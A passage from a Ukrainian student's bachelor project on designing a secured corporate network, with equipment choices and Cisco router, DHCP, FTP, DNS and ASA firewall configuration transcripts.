комплексне рішення для забезпечення безпечних послуг електронної пошти та спільної роботи. За даними останнього незалежного опитування, MailEnable є найпопулярнішою платформою поштових серверів для Windows у світі.

Незалежно від того, чи є клієнт хостинговою компанією, що надає послуги електронної пошти тисячам кінцевих користувачів, чи малим бізнесом з одним доменом, MailEnable пропонує рішення для задач будь-яких масштабів.

Альтернатива Microsoft Exchange MailEnable надає програмне забезпечення поштового сервера для Windows з функціями, порівнянними з Microsoft Exchange. Воно забезпечує потужні служби обміну повідомленнями, такі як Exchange ActiveSync, IMAP, SMTP, POP3, та інструменти для спільної роботи, такі як календарі (CalDAV), контакти (CardDAV), завдання та нотатки [14].

Віддалений доступ

Віддалений доступ буде налаштовано на маршрутизаторах рівня ядра за допомогою SSH.

SSH (Secure Shell) – це мережевий протокол та програмна технологія для безпечного, шифрованого доступу до віддалених систем і керування ними через мережу. SSH використовується для встановлення захищеного з'єднання між клієнтом і сервером, що дозволяє надсилати команди та передавати дані між цими системами, забезпечуючи конфіденційність і цілісність даних.

2.4 Проєктування підсистеми мережного захисту

Система мережного захисту являє собою комплекс програмних та апаратних засобів, призначених для захисту комп'ютерної мережі організації від різноманітних загроз і атак. Основні налаштування безпеки будуть виконані на фаєрволі Cisco ASA.

Мережа буде розбита на три зони: Inside, Outside та DMZ.

Outside – Вихід за межі локальної мережі в мережу інтернет.

Inside – Внутрішня мережа представлена обладнанням яке не має зв'язку з іншими пристроями що розташовані поза межами локальної мережі

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		39

DMZ - У комп'ютерній безпеці DMZ або демілітаризована зона (іноді її називають периметральною мережею або екранованою підмережею) є фізичною або логічною підмережею, яка містить і надає зовнішні послуги організації до недовіреної, зазвичай більшої, мережі, такої як Інтернет. Метою DMZ є додавання додаткового шару безпеки до локальної мережі (LAN) організації: зовнішній вузол мережі може отримати доступ лише до того, що відкрите в DMZ, тоді як решта мережі організації захищена за допомогою брандмауера. DMZ функціонує як невелика, ізольована мережа, розташована між Інтернетом та приватною мережею.

Найбільш вразливими до атак є вузли, які надають послуги користувачам поза локальною мережею, такі як поштові сервери, веб-сервери та сервери системи доменних імен (DNS). Через підвищений ризик атак на ці вузли, вони розміщуються в цій конкретній підмережі для захисту решти мережі в разі їх компрометації.

Вузлам у DMZ дозволено мати лише обмежене підключення до конкретних вузлів у внутрішній мережі, оскільки вміст DMZ не такий захищений, як внутрішня мережа. Подібним чином, зв'язок між вузлами в DMZ і зовнішньою мережею також обмежений, щоб зробити DMZ більш безпечною, ніж Інтернет, і придатною для розміщення цих спеціальних сервісів. Можливий варіант реалізації з використанням одного фаєрвола який розташовується на кордоні всіх зон [15].

На фаєрволі Cisco ASA буде впроваджено логічний розділ мережі на перелічені зони та дозволено обмежений трафік тільки визначених протоколів

2.5 Проєктування системи тестування безпеки мережі

У першому розділі як платформу для тестування безпеки комп'ютерної мережі було обрано Kali Linux. Її буде розгорнуто спочатку ззовні мережі та проведено тестування на можливі вразливості та їх подальша експлуатація. Наступним кроком буде розгортання системи вже в масштабах підмережі LAN-С для проведення внутрішнього тестування.

На системі будуть використані перелічені у першому розділі інструменти та деякі додаткові які будуть гнучко підходити під конкретну ситуацію тестування безпеки.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		40

2.6 Вибір обладнання для організації роботи мережі

При виборі обладнання, а саме маршрутизатора, для організації роботи мережі потрібно враховувати, щоб воно мало відповідало сучасним вимогам до динамічної маршрутизації, налагодження DHCP серверів, віддаленого керування та інших служб. Одним з таких маршрутизаторів став Cisco 7200.

Cisco 7200 – це серія маршрутизаторів від компанії Cisco Systems, які широко використовуються в корпоративних та провайдерських мережах для обробки даних і виконання різних мережевих функцій. В рамках серії Cisco 7200 доступні різні моделі з можливістю розширення, а також має можливість гарячої заміни модулів та компонентів, що допомагає забезпечити безперебійну роботу мережі.

Cisco 7200 може бути використаний для реалізації IPS за допомогою спеціалізованих модулів та програмного забезпечення. За допомогою IPS на Cisco 7200 є можливість моніторити мережевий трафік, виявляти аномалії та потенційні загрози, інтегрувати правила безпеки, а також блокувати атаки в режимі реального часу. Також маршрутизатор підтримує різні протоколи тунелювання, такі як IPsec (Internet Protocol Security), GRE (Generic Routing Encapsulation) і MPLS (Multiprotocol Label Switching), що дозволяє створювати безпечні тунелі між різними мережами та віддаленими локаціями.

Маршрутизатори є високопродуктивними, мають потужний обчислювальний потенціал і можуть обробляти великий обсяг мережевого трафіку, підтримують різні інтерфейси, включаючи Ethernet, T1/E1, T3/E3, DS3, OC-3/STM-1, та інші, що дозволяє підключати різні типи обладнання та мережеві пристрої. Завдяки цим функціям Cisco 7200 може бути використаний як центральне мережеве обладнання для реалізації захисту мережі від інтрузії та для побудови віртуальних приватних мереж для безпечної передачі даних через незахищені великі корпоративні мережі і провайдерів послуг.



Рисунок 2.2 – Маршрутизатор Cisco 7200 Series VXR

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		41

Комутатори Cisco Catalyst 2960 серії є лінійкою комутаторів з фіксованою конфігурацією та портами Fast Ethernet та Gigabit Ethernet, що мають розширені LAN сервіси для підприємств початкового рівня та мереж віддаленого офісу. Комутатори Cisco Catalyst 2960 підтримують передачу голосу, даних та відео, а також безпечний доступ. Крім того, вони надають масштабоване управління у міру зміни потреб вашого бізнесу.

Основні характеристики цієї моделі включають:

- 24 порти 10/100Base-TX (RJ-45) для підключення пристроїв до мережі.
- Підтримка різних функцій, таких як VLAN, Quality of Service (QoS), Spanning Tree Protocol (STP) та безпекові можливості.
- Підтримка бездротового доступу (Wireless LAN Controller) і безпроводних мереж через додаткові модулі.

Ця модель підтримує управління через інтерфейс командного рядка (CLI) для досвідчених користувачів, а також має веб-інтерфейс для більш простого конфігурування і моніторингу.

Cisco Catalyst 2960-24LC-S є комутатором Layer 2, що означає, що він працює на другому рівні моделі OSI і здатен керувати комутацією фреймів на основі MAC-адрес. Він не має можливостей маршрутизації на рівні 3, тобто не може виконувати функції маршрутизатора. Ця модель має ряд інших функцій і можливостей, таких як підтримка VLAN для сегментації мережі, Quality of Service (QoS) для пріоритизації важливих даних, Spanning Tree Protocol (STP) для уникнення петель в мережі і безпекові функції для захисту мережі від несанкціонованого доступу.

Ця модель комутатора призначена для маленьких і середніх мережевих середовищ, де не потрібна висока швидкість передачі даних, і де важливі функції комутації на другому рівні OSI. Ці комутатори можуть бути використані для створення надійних і безпечних мереж в невеликих і середніх підприємствах або віддалених офісах, де важливі якість обслуговування і безпека мережі.



Рисунок 2.3 – Комутатор Cisco Catalyst 2960-24LC-S

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		42

Міжмережевий екран Cisco ASA 5510 забезпечує вдосконалену безпеку та мережеві служби для малого і середнього бізнесу та філій офісів, будучи при цьому простим і ефективним за вартістю рішенням. Ці служби можуть легко управлятися за допомогою вбудованого додатка Cisco ASDM, що полегшує встановлення та знижує витрати на забезпечення високої безпеки. Міжмережевий екран Cisco ASA 5510 забезпечує високу продуктивність міжмережевого екрану та VPN-служб, має 5 вбудованих інтерфейсів 10/100 Fast Ethernet. Опціонально доступні високопродуктивна система запобігання вторгненням та служба блокування мережевих черв'яків при використанні AIP SSM, а також всебічна служба захисту від шкідливого програмного забезпечення при використанні CSC SSM. Ця унікальна комбінація служб на одній платформі робить Cisco ASA 5510 ідеальним рішенням для підприємців, які потребують рентабельне рішення з підтримкою DMZ та можливістю подальшого розширення.

При зростанні потреб бізнесу можна оновити ліцензію до Security Plus, перетворивши 2 інтерфейси міжмережевого екрану Cisco ASA 5510 в інтерфейси Gigabit Ethernet і включивши інтеграцію в комутовану мережу за допомогою підтримки віртуальних мереж. Це оновлення ліцензії допоможе максимізувати ефективність бізнесу шляхом включення служб високої доступності - активність/активність та активність/режим очікування. Використання гнучкої можливості контекстної безпеки міжмережевого екрану Cisco ASA 5510 дозволяє встановити до 5 віртуальних міжмережевих екранів для роз'єданого контролю політик безпеки на високому рівні. Ця віртуалізація посилює безпеку, спрощує загальне управління та знижує вартість обслуговування, одночасно дозволяючи централізовано управляти кількома пристроями.

Також є можливість розширення можливості SSL та IPsec VPN для підтримки більшої кількості віддалених працівників, віддалених об'єктів та бізнес-партнерів. Можна збільшити кількість користувачів SSL VPN до 250 на кожному міжмережевому екрані Cisco ASA 5510 шляхом встановлення оновлення ліцензії SSL VPN; базова платформа підтримує до 250 користувачів IPsec VPN.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		43

Можливості VPN та відмовостійкість можуть бути збільшені для повного використання інтегрованого стекування Cisco ASA 5510 та можливостей балансування навантаження (доступно з ліцензією Security Plus). Міжмережевий екран Cisco ASA 5510 підтримує до 10 комплексів у стеці, забезпечуючи підтримку 2500 користувачів SSL VPN або 2500 користувачів IPsec VPN одним кластером. Для забезпечення безперебійної роботи та планування Cisco ASA 5510 також може використовувати переваги ліцензій Cisco VPN FLEX, які дають адміністратору можливість своєчасно реагувати та планувати черги віддалених користувачів на період до 2 місяців [17].



Рисунок 2.4 – Міжмережевий екран Cisco ASA 5510

2.7 Побудова та налагодження спроектованої мережі

Налаштування маршрутизаторів

Спочатку було налаштовано статичну адресацію та маршрутизацію за допомогою протоколу EIGRP на обох маршрутизаторах:

```
R2#conf t
R2(config)#router eigrp 16
R2(config-router)#network 192.9.16.0 255.255.255.252
R2(config-router)#network 193.9.16.0 255.255.255.240
R2(config-router)#network 194.9.16.0 255.255.255.240
R2(config-router)#network 195.9.16.0 255.255.255.240
R2(config-router)#no auto-summary
R2(config-router)#exit
R2(config)#int gig3/0
R2(config-if)#ip address 192.9.16.2 255.255.255.252
R2(config-if)#no shutdown
R2(config-if)#exit
R2(config-if)#exit
```

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		44

```

R2(config-if)#int e1/0
R2(config-if)#ip add 193.9.16.1 255.255.255.240
R2(config-if)#no shutdown
R2(config-if)#ex
R2(config)#
R2(config)#int e1/1
R2(config-if)#ip add 194.9.16.1 255.255.255.240
R2(config-if)#no shutdown
R2(config-if)#ex
R2(config)#int e1/2
R2(config-if)#ip add 195.9.16.1 255.255.255.240
R2(config-if)#no shutdown
R2(config-if)#ex

```

Далі було налагоджено DHCP-сервер на маршрутизаторі R2:

```

R2(config)#ip dhcp excluded-address 193.9.16.1 193.9.16.2
R2(config)#ip dhcp excluded-address 193.9.16.10 193.9.16.14
R2(config)#ip dhcp pool LAN-A
R2(dhcp-config)#domain-name rublevskyi.net
R2(dhcp-config)#network 193.9.16.0 255.255.255.240
R2(dhcp-config)#dns-server 190.9.16.4
R2(dhcp-config)#default-router 193.9.16.1
R2(dhcp-config)#exit
R2(config)#ip dhcp excluded-address 194.9.16.1 194.9.16.2
R2(config)#ip dhcp excluded-address 194.9.16.10 194.9.16.14
R2(config)#ip dhcp pool LAN-B
R2(dhcp-config)#domain-name rublevskyi.net
R2(dhcp-config)#network 194.9.16.0 255.255.255.240
R2(dhcp-config)#dns-server 190.9.16.4
R2(dhcp-config)#default-router 194.9.16.1
R2(dhcp-config)#exit
R2(config)#ip dhcp excluded-address 195.9.16.1 195.9.16.2
R2(config)#ip dhcp excluded-address 195.9.16.10 195.9.16.14
R2(config)#ip dhcp pool LAN-C
R2(dhcp-config)#domain-name rublevskyi.net


```

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		45

```
R2(dhcp-config)#network 195.9.16.0 255.255.255.240
R2(dhcp-config)#dns-server 190.9.16.4
R2(dhcp-config)#default-router 195.9.16.1
R2(dhcp-config)#exit
```

Налаштування серверів

FTP-сервер:



```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback


# The primary network interface
auto eth0
iface eth0 inet static
    address 190.9.16.5
    netmask 255.255.255.248
    gateway 190.9.16.1
```

Рисунок 2.5 – Налаштування адресації на сервері

Спочатку було встановлено утиліту vsftpd та перевірено її працездатність.

Далі у файлі конфігурації було налаштовано використовуємий порт, доступ анонімного користувача та користувачів з правами, звичайний шлях для файлів.

Після закінчення налаштувань службу було перезапущено.



```
GNU nano 2.0.7      File: /etc/vsftpd.conf

dirmessage_enable=YES
#
# Activate logging of uploads/downloads.
xferlog_enable=YES
#
# Make sure PORT transfer connections originate from port 20 (ftp-data).
connect_from_port_20=YES
#
# If you want, you can arrange for uploaded anonymous files to be owned by
# a different user. Note! Using "root" for uploaded files is not
# recommended!
#chown_uploads=YES
#chown_username=whoever
#
# You may override where the log file goes if you like. The default is shown
# below.
#xferlog_file=/var/log/vsftpd.log
#
# If you want, you can have your log file in standard ftpd xferlog format.
# Note that the default log file location is /var/log/xferlog in this case.
```

Рисунок 2.6 – Налаштування конфігураційного файлу FTP-серверу

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		46

DNS-сервер:

Змінення настройок IP

Вручну

IPv4

☒ Увімкнено

IP-адреса

190.9.16.4

Довжина префіксу підмережі

29

Шлюз

190.9.16.1

Рекомендований DNS-сервер

190.9.16.4

Рисунок 2.7 – Налаштування адресації на сервері

Після встановлення на сервері було налаштовано Primary Forward Zone яка буде відповідати за поточну локальну мережу.

New Zone Wizard

New Zone Wizard

New Primary Forward Zone

Zone Name:

rublevskiyi.net

< Back Finish Cancel

Рисунок 2.8 – Налаштування Primary Forward Zone

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		47

New A-record

Host Address (A)

Record name (host):
r1.rublevskiy.net

Host IP address:
192.9.16.1

Record TTL (Time To Live):
14 Days

Record comments:

☐ Update Reverse Zone

OK Cancel

Рисунок 2.9 – Додавання нового А запису до створеної зони

Options

General

DNS

Inbound Requests

Outbound Requests

Resolver

Recursion

IP Filtering

Caching

Local Zones

Zone Transfers

Super Master/Slave

Secondary Zones

Suspended Zones

TSIG Updates

Zone Versions

Forwarding

Lame Requests

Non-existing Domains

NAT IP Alias

Miscellaneous

HTTP API

Logging

Log Details

Log Files

Syslog Server

Outbound DNS Requests

Send DNS and zone transfer requests via:

☒ IPv4 - from: Any local IPv4 address

☐ IPv6 - from: Any local IPv6 address

Send UDP requests from port number:

☐ Use new random port for each outbound request (recommended)

☒ Always use port number: 35053

☒ Use EDNS (recommended)

(Configure EDNS maximum UDP payload size under DNS / Miscellaneous)

OK Cancel

Рисунок 2.10 – Налаштування параметрів серверу

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				48
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 2.11 – Результат додавання записів різних пристроїв з локальної мережі

Після проведених налаштувань сервер готовий до вирішення імен у мережі.

SMTP-сервер:




Рисунок 2.12 – Базові налаштування при встановленні серверу




Рисунок 2.13 – Створення нової скриньки користувача

Налаштування підсистеми мережевого захисту

Cisco ASA:

На міжмережному екрані була налаштована адресація та маршрутизація за протоколом EIGRP. Наступним етапом було правильне налаштування інтерфейсів які ведуть до зон: INSIDE, OUTSIDE та DMZ. Списками доступу був дозволений обмежений обмін даними тільки за дозволеними протоколами/службами між пристроями зон.

```
ciscoasa(config)# router eigrp 16
ciscoasa(config-router)# network 189.9.16.0 255.255.255.252
ciscoasa(config-router)# network 190.9.16.0 255.255.255.248
ciscoasa(config-router)# network 191.9.16.0 255.255.255.24
Warning: ASA v platform license state is Unlicensed.
Install ASA v platform license for full functionality.

%EIGRP: Invalid mask (discontiguous)
ciscoasa(config-router)# network 191.9.16.0 255.255.255.252
ciscoasa(config-router)# no auto-summary
ciscoasa(config-router)# exit
```

Рисунок 2.14 – Налаштування параметрів маршрутизації на ASA

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		50

```

ciscoasa(config)# int gig0/0
ciscoasa(config-if)# nameif outside
INFO: Security level for "outside" set to 0 by default.
ciscoasa(config-if)# security-level 0
ciscoasa(config-if)# ip address 189.9.16.1 255.255.255.252
ciscoasa(config-if)# no shutdown
ciscoasa(config-if)# exit
ciscoasa(config)# int gig0/1
ciscoasa(config-if)# nameif dmz
INFO: Security level for "dmz" set to 0 by default.
ciscoasa(config-if)# security-level 50
ciscoasa(config-if)# ip address 190.9.16.1 255.255.255.248
ciscoasa(config-if)# no shutdown
ciscoasa(config-if)# exit
ciscoasa(config)# int gig0/2
ciscoasa(config-if)# nameif inside
INFO: Security level for "inside" set to 100 by default.
ciscoasa(config-if)# security-level 100
ciscoasa(config-if)# ip address 191.9.16.1 255.255.255.252
ciscoasa(config-if)# no shutdown
ciscoasa(config-if)# exit

```

Рисунок 2.15 – Налаштування параметрів адресації на ASA

```

ciscoasa(config)# object network obj_inside
ciscoasa(config-network-object)# subnet 191.9.16.0 255.255.255.252
ciscoasa(config-network-object)# exit
ciscoasa(config)# object network obj_dmz
ciscoasa(config-network-object)# subnet 190.9.16.0 255.255.255.248
ciscoasa(config-network-object)# exit
ciscoasa(config)# object network obj_outside
ciscoasa(config-network-object)# subnet 189.9.16.0 255.255.255.252
ciscoasa(config-network-object)# ex

```

```

ciscoasa(config)# object network obj_inside
ciscoasa(config-network-object)# nat(inside,outside) dynamic interface
ERROR: % Invalid input detected at '^' marker.
ciscoasa(config-network-object)# nat (inside,outside) dynamic interface
ciscoasa(config-network-object)# exit
ciscoasa(config)# object network obj_dmz
ciscoasa(config-network-object)# nat (inside,dmz) dynamic interface
ciscoasa(config-network-object)# exit
ciscoasa(config)# access-list inside_access_in extended permit ip object obj_i$
ciscoasa(config)# access-list inside_access_dmz extended permit ip object obj_$
ciscoasa(config)# access-group inside_access_in in interface inside

```

```

ciscoasa# conf t
ciscoasa(config)# fixup protocol icmp
INFO: converting 'fixup protocol icmp' to MPF commands
ciscoasa(config)#

```

```

ciscoasa(config)# access-list inside_access_dmz extended permit tcp any any eq$
ciscoasa(config)#
Warning: ASA v platform license state is Unlicensed.
Install ASA v platform license for full functionality.

ciscoasa(config)# access-list inside_access_dmz extended permit tcp any any eq$
ciscoasa(config)# access-list inside_access_dmz extended permit tcp any any eq$
ciscoasa(config)# access-list inside_access_dmz extended permit tcp any any eq$
ciscoasa(config)# access-list inside_access_dmz extended permit udp any any eq$
ciscoasa(config)# access-list inside_access_dmz extended permit tcp any any eq$
